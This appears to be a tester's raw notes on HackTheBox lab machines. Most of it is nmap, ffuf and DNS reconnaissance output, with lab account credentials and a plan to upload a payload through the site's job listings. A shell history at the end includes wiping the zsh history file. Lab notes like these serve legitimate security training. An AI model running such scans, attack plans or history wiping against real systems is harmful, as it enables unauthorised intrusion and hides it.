9389	mc-nmf	.NET Message Framing
49667	msrpc	Microsoft Windows RPC
49670	ncacn_http	Microsoft Windows RPC over HTTP 1.0
49671	msrpc	Microsoft Windows RPC
49672	msrpc	Microsoft Windows RPC
57627	tcpwrapped	

Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

- OS: LIKELY Windows server 2019 (89%)

PORT 80 HTTP ENUM

DIRECTORY	STATUS CODE
accounts/login/	
/about	(Status: 301)
/admin	(Status: 301)
/blog	(Status: 301)
/contact	(Status: 301)
/static/	(Status: 403)

=====ACCOUNT ENUMS==============
====On Site====
support@freelancer.htb

=====Users=====

NAME	USERNAME	EMAIL	COMPANY	Website
Crista Watterson	crista.W	crista.Watterson@gmail.com	Pixar	
Philip Marcos	Philippos	philippos007@hacktheworld.eu	user	
Sara Arkhader	SaraArkhader	SaraArkhader@gmail.com	user	
Martin Rose	martin1234	martin.rose@hotmail.com	Doodle Grive Ltd	
John Halond	admin	johnHalond@freelancer.htb	Freelancer LTD	http://freelancer.htb/accounts/profile/visit/2/

```
   /'___\ /'___\        /'___\
  /\ \__/ /\ \__/ __ __ /\ \__/
  \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
   \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
    \ \_\  \ \_\ \ \____/ \ \_\
     \/_/  \/_/ \/___/  \/_/

  v2.1.0-dev
________________________________________________

 ffuf -u http://freelancer.htb/FUZZ -w /usr/share/wordlists/dirb/big.txt  -recursion -c -t 25

 :: Method          : GET
 :: URL             : http://freelancer.htb/FUZZ
 :: Wordlist        : FUZZ: /usr/share/wordlists/dirb/big.txt
 :: Follow redirects : false
 :: Calibration     : false
 :: Timeout         : 10
 :: Threads         : 25
 :: Matcher         : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________
**************
```

```
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/
       v2.1.0-dev
ffuf -u http://freelancer.htb/static/FUZZ -w /usr/share/wordlists/dirb/big.txt -recursion -c -t 25
STATUS 500 everywhere:
con     [Status: 500]
nul     [Status: 500]
secci   [Status: 500]
________________________________________________
 :: Method           : GET
 :: URL              : http://freelancer.htb/static/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 25
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________
http://freelancer.htb/about/
http://freelancer.htb/admin/
http://freelancer.htb/blog/
http://freelancer.htb/blog/details/
http://freelancer.htb/contact/
http://freelancer.htb/admin/ #EVERYTHING WORKS IN THIS DOMAIN
http://freelancer.htb/static/
    ADMIN                                               [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 920ms]
        css                                             [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 930ms]
            vendor                                      [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 499ms]
        js                                              [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 919ms]
            ADMIN                                       [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 514ms]
            Admin                                       [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 530ms]
            admin                                       [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 515ms]
        css                                             [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 976ms]
    Admin                                               [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 935ms]
        img                                             [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 951ms]
            gis                                         [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 499ms]
            license                                     [Status: 200, Size: 1081, Words: 157, Lines: 21, Duration: 515ms]
        js                                              [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 952ms]
            ADMIN                                       [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 531ms]
            Admin                                       [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 514ms]
            admin                                       [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 546ms]
```

TGT: 10.129.117.244
HOSTNAME:
DOMAINS: freelancer.htb dc.freelancer.htb hostmaster.freelancer.htb (not confirmed, possible CA)

====CREDENTIALS=====
bean:123qwe!@#QWE - freelancer account for website
beanem:123qwe!@#QWE - employer account (NEEDS ACTIVATION WITH VALID EMAIL)

================================THINGS TO TRY============================
Connect to mail server, make an email account to then authenticate an employer account, using employer account upload a payload to the jobs

PORT 53 DNS ENUM

dig freelancer.htb @10.129.117.244 -t ANY

```
; <<>> DiG 9.18.16-1-Debian <<>> freelancer.htb @10.129.117.244 -t ANY
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 36131
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;freelancer.htb.            IN    ANY

;; ANSWER SECTION:
freelancer.htb.     600    IN    A      10.129.117.244
freelancer.htb.     3600   IN    NS     dc.freelancer.htb.
freelancer.htb.     3600   IN    SOA    dc.freelancer.htb. hostmaster.freelancer.htb. 626 900 600 86400 3600

;; ADDITIONAL SECTION:
dc.freelancer.htb.    3600   IN    A      10.129.117.244

;; Query time: 376 msec
;; SERVER: 10.129.117.244#53(10.129.117.244) (TCP)
;; WHEN: Tue Jun 04 00:44:06 EDT 2024
;; MSG SIZE  rcvd: 139
```

NMAP SCRIPT SCANS RESULT HTTP:

```
80/tcp open  http
| http-enum:
|   /blog/: Blog
|_  /contact/: Potentially interesting folder
|_http-date: Sun, 02 Jun 2024 07:31:38 GMT; +5h00m02s from local time.


| http-sitemap-generator:
|   Directory structure:
|     /
|       Other: 1
|     /blog/
|       Other: 1
|     /blog/details/
|       Other: 1
|     /employer/register/
|       Other: 1
|     /job/create/
|       Other: 1
|     /job/search/
|       Other: 1
|     /newsletter/subscribe/
|       Other: 1
|     /static/assets/css/
|       css: 2
|     /static/assets/js/
|       js: 4
|   Longest directory structure:
|     Depth: 3
|     Dir: /static/assets/css/
|   Total files found (by extension):
|_    Other: 7; css: 2; js: 4

| http-security-headers:
|   X_Frame_Options:
|     Header: X-Frame-Options: DENY
|     Description: The browser must not display this content in any frame.
|   X_Content_Type_Options:
|     Header: X-Content-Type-Options: nosniff
|_    Description: Will prevent the browser from MIME-sniffing a response away from the declared content-type.

| http-traceroute:
|_  Possible reverse proxy detected.
| http-vhosts:
|_128 names had status 302
| http-grep:
|   (1) http://freelancer.htb:80/:
|     (1) email:
|_      + support@freelancer.htb

|
|_  (Request type: HEAD)
| http-errors:
| Spidering limited to: maxpagecount=40; withinhost=freelancer.htb
|   Found the following error pages:
|
|   Error Code: 400
|       http://freelancer.htb:80/job/search/?q=&type=&industry=Digital & Creative
|
|   Error Code: 400
|       http://freelancer.htb:80/job/search/?q=&type=&industry=Email Marketing
|
|   Error Code: 400
|       http://freelancer.htb:80/job/search/?q=&type=&industry=Human Resources
|
|   Error Code: 404
|       http://freelancer.htb:80/details/?article_id=5
|
|   Error Code: 404
|       http://freelancer.htb:80/details/?article_id=6
|
|   Error Code: 404
|       http://freelancer.htb:80/details/?article_id=9
|
|   Error Code: 404
|       http://freelancer.htb:80/details/?article_id=3
|
|   Error Code: 404
|_      http://freelancer.htb:80/details/?article_id=2

\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\|_http-devframework: Django detected. Found Django admin login page on /admin/

| http-comments-displayer:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=freelancer.htb
|
|     Path: http://freelancer.htb:80/static/assets/js/sticky-sidebar.min.js
|     Line number: 1
|     Comment:
|         /**
|          * sticky-sidebar - A JavaScript plugin for making smart and high performance.
|          * @version v3.3.1
|          * @link https://github.com/abouolia/sticky-sidebar
|          * @author Ahmed Bouhuolia
|          * @license The MIT License (MIT)
|         **/
|
|     Path: http://freelancer.htb:80/newsletter/subscribe/
|     Line number: 947
|     Comment:
```

================================WEAPONIZATION============================

================================DELIVERY=================================

================================EXPLOITATION=============================

================================INSTALLATION=============================

================================C2=======================================

================================ACTIONS ON OBJECTIVES====================

```
    ---                                 [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 47ms]
Admin                                   [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 935ms]
    img                                 [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 951ms]
        gis                             [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 499ms]
        license                         [Status: 200, Size: 1081, Words: 157, Lines: 21, Duration: 515ms]
    js                                  [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 952ms]
        ADMIN                           [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 531ms]
        Admin                           [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 514ms]
        admin                           [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 546ms]
        vendor                          [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 484ms]
            jquery                      [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 515ms]
            jquery                      [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 468ms]
    css                                 [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 938ms]
        vendor                          [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 480ms]
    img                                 [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 930ms]
admin                                   [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 942ms]
    js                                  [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 934ms]
        ADMIN                           [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 533ms]
        Admin                           [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 452ms]
        admin                           [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 534ms]
        vendor                          [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 483ms]
            jquery                      [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 530ms]
    Images                              [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 952ms]
    img                                 [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 952ms]
        gis                             [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 454ms]
        license                         [Status: 200, Size: 1081, Words: 157, Lines: 21, Duration: 500ms]
    css                                 [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 937ms]
    fonts                               [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 956ms]
    images                              [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 984ms]
assets                                  [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 902ms]
    js                                  [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 937ms]
    IMAGES                              [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 937ms]
        Blog                            [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 524ms]
        blog                            [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 513ms]
        category                        [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 514ms]
        newsletter                      [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 499ms]
        overview                        [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 527ms]
        partner                         [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 530ms]
        review                          [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 500ms]
    images                              [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 484ms]
        Blog                            [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 484ms]
        blog                            [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 468ms]
        category                        [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 460ms]
        newsletter                      [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 506ms]
        overview                        [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 472ms]
        partner                         [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 530ms]
        review                          [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 452ms]
    css                                 [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 902ms]
grappelli                               [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 947ms]
    Images                              [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 949ms]
        backgrounds                     [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 518ms]
        icons                           [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 458ms]
    images                              [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 917ms]
        backgrounds                     [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 529ms]
        icons                           [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 500ms]
    img                                 [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 918ms]
        ADMIN                           [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 509ms]
        Admin                           [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 526ms]
        admin                           [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 515ms]
        ui                              [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 530ms]
    jquery                              [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 910ms]
        ui                              [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 910ms]
            Images                      [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 507ms]
            external                    [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 452ms]
                jquery                  [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 458ms]
            images                      [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 499ms]
    js                                  [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 921ms]
    tinymce                             [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 920ms]
        examples                        [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 500ms]
            Media                       [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 515ms]
            media                       [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 475ms]
            css                         [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 499ms]
            lists                       [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 554ms]
            templates                   [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 519ms]
        jscripts                        [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 531ms]
            tiny_mce                    [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 530ms]
                langs                   [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 515ms]
                plugins                 [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 7595ms]
                    bbcode              [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 515ms]
                    example             [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 453ms]
                        img             [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 499ms]
                        js              [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 531ms]
                        langs           [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 499ms]
                    fullscreen          [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 484ms]
                    grappelli           [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 468ms]
                        img             [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 499ms]
                        langs           [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 531ms]
                    layer               [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 541ms]
                    lists               [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 531ms]
                    media               [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 546ms]
                        css             [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 500ms]
                        js              [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 484ms]
                        langs           [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 515ms]
                    paste               [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 515ms]
                        js              [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 515ms]
                        langs           [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 515ms]
                    preview             [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 515ms]
                        jscripts        [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 468ms]
                    print               [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 515ms]
                    save                [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 515ms]
                    spellchecker        [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 485ms]
                        css             [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 500ms]
                        img             [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 515ms]
                    style               [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 499ms]
                        css             [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 724ms]
                        js              [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 532ms]
                        langs           [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 500ms]
                    table               [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 484ms]
                        css             [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 515ms]
                        js              [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 526ms]
                        langs           [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 499ms]
                    template            [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 468ms]
                        css             [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 507ms]
                        js              [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 519ms]
                        langs           [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 530ms]
                themes                  [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 477ms]
                    advanced            [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 472ms]
                        img             [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 484ms]
                        js              [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 499ms]
                        langs           [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 468ms]
                        skins           [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 499ms]
                            Default     [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 455ms]
                                img     [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 499ms]
                            default     [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 531ms]
                                img     [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 452ms]
                            grappelli   [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 515ms]
                                img     [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 508ms]
                                    buttons     [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 468ms]
                                    customized  [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 531ms]
                                    icons       [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 468ms]
                                    menu        [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 531ms]
                    simple              [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 525ms]
                        img             [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 515ms]
                        langs           [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 515ms]
                        skins           [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 510ms]
                            Default     [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 484ms]
                            default     [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 499ms]
                utils                   [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 499ms]
:: Progress: [20469/20469] :: Job [167/167] :: 45 req/sec :: Duration: [0:06:49] :: Errors: 250 ::
```

```
|     * @link https://github.com/abouolia/sticky-sidebar
|     * @author Ahmed Bouhuolia
|     * @license The MIT License (MIT)
|     **/
|
| Path: http://freelancer.htb:80/newsletter/subscribe/
| Line number: 947
| Comment:
|   <!-- End Blog Area -->
|
| Path: http://freelancer.htb:80/newsletter/subscribe/
| Line number: 206
| Comment:
|   <!-- End Main Banner Area -->
|
| Path: http://freelancer.htb:80/blog/details/?article_id=5
| Line number: 50
| Comment:
|   <!-- Start Header Area -->
|
| Path: http://freelancer.htb:80/blog/details/?article_id=5
| Line number: 88
| Comment:
|   <!-- End Topbar Area -->
|
| Path: http://freelancer.htb:80/newsletter/subscribe/
| Line number: 708
| Comment:
|   <!-- End Review Area -->
|
| Path: http://freelancer.htb:80/newsletter/subscribe/
| Line number: 208
| Comment:
|   <!-- Start Play Video Area -->
|
| Path: http://freelancer.htb:80/blog/details/?article_id=5
| Line number: 367
| Comment:
|   <!-- Start Go Top Area -->
|
| Path: http://freelancer.htb:80/newsletter/subscribe/
| Line number: 178
| Comment:
|   <!-- Start Main Banner Area -->
|
| Path: http://freelancer.htb:80/blog/details/?article_id=5
| Line number: 38
| Comment:
|   <!-- Start Preloader Area -->
|
| Path: http://freelancer.htb:80/newsletter/subscribe/
| Line number: 587
| Comment:
|   <!-- Start Review Area -->
|
| Path: http://freelancer.htb:80/newsletter/subscribe/
| Line number: 237
| Comment:
|   <!-- Start Top Category Area -->
|
| Path: http://freelancer.htb:80/blog/details/?article_id=5
| Line number: 52
| Comment:
|   <!-- Start Topbar Area -->
|
| Path: http://freelancer.htb:80/newsletter/subscribe/
| Line number: 917
| Comment:
|   <!-- End Newsletter Area -->
|
| Path: http://freelancer.htb:80/newsletter/subscribe/
| Line number: 585
| Comment:
|   <!-- End Featured Candidates Area -->
|
| Path: http://freelancer.htb:80/job/search/?q=&type=&industry=IT
| Line number: 485
| Comment:
|   <!-- End Job List Area -->
|
| Path: http://freelancer.htb:80/blog/details/?article_id=5
| Line number: 179
| Comment:
|   <!-- End Navbar Area -->
|
| Path: http://freelancer.htb:80/newsletter/subscribe/
| Line number: 767
| Comment:
|   <!-- Start Pricing Area -->
|
| Path: http://freelancer.htb:80/blog/details/?article_id=5
| Line number: 90
| Comment:
|   <!-- Start Navbar Area -->
|
| Path: http://freelancer.htb:80/newsletter/subscribe/
| Line number: 235
| Comment:
|   <!-- End Play Video Area -->
|
| Path: http://freelancer.htb:80/static/assets/css/animate.min.css
| Line number: 2
| Comment:
|   /*!
|    * animate.css - https://animate.style/
|    * Version - 4.0.0
|    * Licensed under the MIT license - http://opensource.org/licenses/MIT
|    *
|    * Copyright (c) 2021 Animate.css
|    */
|
| Path: http://freelancer.htb:80/blog/details/?article_id=5
| Line number: 48
| Comment:
|   <!-- End Preloader Area -->
|
| Path: http://freelancer.htb:80/blog/details/?article_id=5
| Line number: 273
| Comment:
|   <!-- End Blog Details Area -->
|
| Path: http://freelancer.htb:80/blog/details/?article_id=5
| Line number: 199
| Comment:
|   <!-- Start Blog Details Area -->
|
| Path: http://freelancer.htb:80/static/assets/js/bootstrap.bundle.min.js
| Line number: 1
| Comment:
|   /*!
|    * Bootstrap v5.1.0 (https://getbootstrap.com/)
|    * Copyright 2011-2021 The Bootstrap Authors (https://github.com/twbs/bootstrap/graphs/contributors)
|    * Licensed under MIT (https://github.com/twbs/bootstrap/blob/main/LICENSE)
|    */
|
| Path: http://freelancer.htb:80/static/assets/js/odometer.min.js
| Line number: 1
| Comment:
|   /*! odometer 0.4.8 */
|
| Path: http://freelancer.htb:80/blog/details/?article_id=5
| Line number: 5
| Comment:
|   <!-- Required meta tags -->
|
| Path: http://freelancer.htb:80/blog/details/?article_id=5
| Line number: 9
| Comment:
|   <!-- Links of CSS files -->
|
| Path: http://freelancer.htb:80/static/assets/js/main.js
| Line number: 251
| Comment:
|   // Your url MailChimp
|
| Path: http://freelancer.htb:80/static/assets/css/remixicon.css
```

```
|     Line number: 1
|     Comment:
|       /*
|       * Remix Icon v2.5.0
|       * https://remixicon.com
|       * https://github.com/Remix-Design/RemixIcon
|       *
|       * Copyright RemixIcon.com
|       * Released under the Apache License Version 2.0
|       *
|       * Date: 2021-05-23
|       */
|
|     Path: http://freelancer.htb:80/newsletter/subscribe/
|     Line number: 382
|     Comment:
|       <!-- Start Featured Candidates Area -->
|
|     Path: http://freelancer.htb:80/static/assets/css/remixicon.css
|     Line number: 18
|     Comment:
|       /* iOS 4.1- */
|
|     Path: http://freelancer.htb:80/static/assets/css/remixicon.css
|     Line number: 17
|     Comment:
|       /* chrome, firefox, opera, Safari, Android, iOS 4.2+*/
|
|     Path: http://freelancer.htb:80/blog/details/?article_id=5
|     Line number: 373
|     Comment:
|       <!-- Links of JS files -->
|
|     Path: http://freelancer.htb:80/static/assets/css/remixicon.css
|     Line number: 14
|     Comment:
|       /* IE6-IE8 */
|
|     Path: http://freelancer.htb:80/blog/details/?article_id=5
|     Line number: 365
|     Comment:
|       <!-- End Footer Area -->
|
|     Path: http://freelancer.htb:80/blog/details/?article_id=5
|     Line number: 197
|     Comment:
|       <!-- End notification area -->
|
|     Path: http://freelancer.htb:80/job/search/?q=&type=&industry=IT
|     Line number: 199
|     Comment:
|       <!-- Start Job List Area -->
|
|     Path: http://freelancer.htb:80/job/create/
|     Line number: 199
|     Comment:
|       <!-- Start Profile Authentication Area -->
|
|     Path: http://freelancer.htb:80/details/?article_id=6
|     Line number: 199
|     Comment:
|       <!-- Start 404 Error Area -->
|
|     Path: http://freelancer.htb:80/newsletter/subscribe/
|     Line number: 919
|     Comment:
|       <!-- Start Blog Area -->
|
|     Path: http://freelancer.htb:80/blog/details/?article_id=5
|     Line number: 371
|     Comment:
|       <!-- End Go Top Area -->
|
|     Path: http://freelancer.htb:80/newsletter/subscribe/
|     Line number: 765
|     Comment:
|       <!-- End Mobile App Area -->
|
|     Path: http://freelancer.htb:80/blog/details/?article_id=5
|     Line number: 181
|     Comment:
|       <!-- End Header Area -->
|
|     Path: http://freelancer.htb:80/blog/details/?article_id=5
|     Line number: 194
|     Comment:
|       <!-- End Page Banner Area -->
|
|     Path: http://freelancer.htb:80/blog/details/?article_id=5
|     Line number: 195
|     Comment:
|       <!-- Start notification area -->
|
|     Path: http://freelancer.htb:80/blog/details/?article_id=5
|     Line number: 182
|     Comment:
|       <!-- Start Page Banner Area -->
|
|     Path: http://freelancer.htb:80/newsletter/subscribe/
|     Line number: 877
|     Comment:
|       <!-- Start Newsletter Area -->
|
|     Path: http://freelancer.htb:80/static/assets/css/remixicon.css
|     Line number: 13
|     Comment:
|       /* IE9*/
|
|     Path: http://freelancer.htb:80/newsletter/subscribe/
|     Line number: 712
|     Comment:
|       <!-- Start Mobile App Area -->
|
|     Path: http://freelancer.htb:80/details/?article_id=6
|     Line number: 210
|     Comment:
|       <!-- End 404 Error Area -->
|
|     Path: http://freelancer.htb:80/newsletter/subscribe/
|     Line number: 875
|     Comment:
|       <!-- End Pricing Area -->
|
|     Path: http://freelancer.htb:80/blog/details/?article_id=5
|     Line number: 274
|     Comment:
|       <!-- Start Footer Area -->
|
|     Path: http://freelancer.htb:80/newsletter/subscribe/
|     Line number: 380
|     Comment:
|_      <!-- End Top Category Area -->

| http-useragent-tester:
|   Status for browser useragent: 200
|   Allowed User Agents:
|     Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
|     libwww
|     lwp-trivial
|     libcurl-agent/1.0
|     PHP/
|     Python-urllib/2.5
|     GT::WWW
|     Snoopy
|     MFC_Tear_Sample
|     HTTP::Lite
|     PHPCrawl
|     URI::Fetch
|     Zend_Http_Client
|     http client
|     PECL::HTTP
|     Wget/1.13.4 (linux-gnu)
|_    WWW-Mechanize/1.34

| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=freelancer.htb
```

```
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://freelancer.htb:80/
|     Form id: validator-newsletter
|     Form action: /newsletter/subscribe/
|
|     Path: http://freelancer.htb:80/job/search/?q=&type=&industry=IT
|     Form id:
|     Form action: /job/search/
|
|     Path: http://freelancer.htb:80/newsletter/subscribe/
|     Form id: validator-newsletter
| _   Form action: /newsletter/subscribe/

| http-auth-finder:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=freelancer.htb
|   url                                  method
|   http://freelancer.htb:80/employer/register/  FORM
| _  http://freelancer.htb:80/job/create/        FORM
```

Blurry

Saturday, June 8, 2024 3:10 PM

Weaponization:

Delivery: Exploitation: Installation: C2

RECON:

===NMAP===
Nmap scan report for 10.129.177.173

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp	open	http	nginx 1.18.0

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

CLEAR ML server running - machine learning workflow toolbox
VERSION:
- WebApp: 1.13.1-426
- Server: 1.13.1-426
- API: 2.27

Day 1 HISTORY

```
 1
 2 sudo nano /etc/hosts
 3 clear
 4 cd ~/Downloads
 5 sudo openvpn competitive_DogePhantom\(1\).ovpn
 6 ls
 7 rm *.ovpn
 8 ls
 9 sudo openvpn competitive_DogePhantom.ovpn
10 echo "" > /home/kali/.zsh_history
11 clear
12 clear
13 wget http://freelancer.htb/static/admin/img/gis/license
14 cat regularity
15 chmod +x regularity
16 ./regularity
17 xxd regularity
18 which ghidra
19 sudo apt-get install ghidra
20 which ghidra
21 ghidra regularity
22 xxd regularity
23 ./regularity
24 ./regularity HTB{f4k3_fLaG_f0r_t3sTiNg}
25 ./regularity 1
26 ./regularity
27 git clone https://github.com/urbanadventurer/WhatWeb
28 ls
29 mv WhatWeb /opt/
30 sudo mv WhatWeb /opt/
31 echo $PATH
32 export PATH=$PATH:/opt/
33 echo $PATH
34 which whatweb
35 whatweb --help
36 whatweb 10.129.177.173
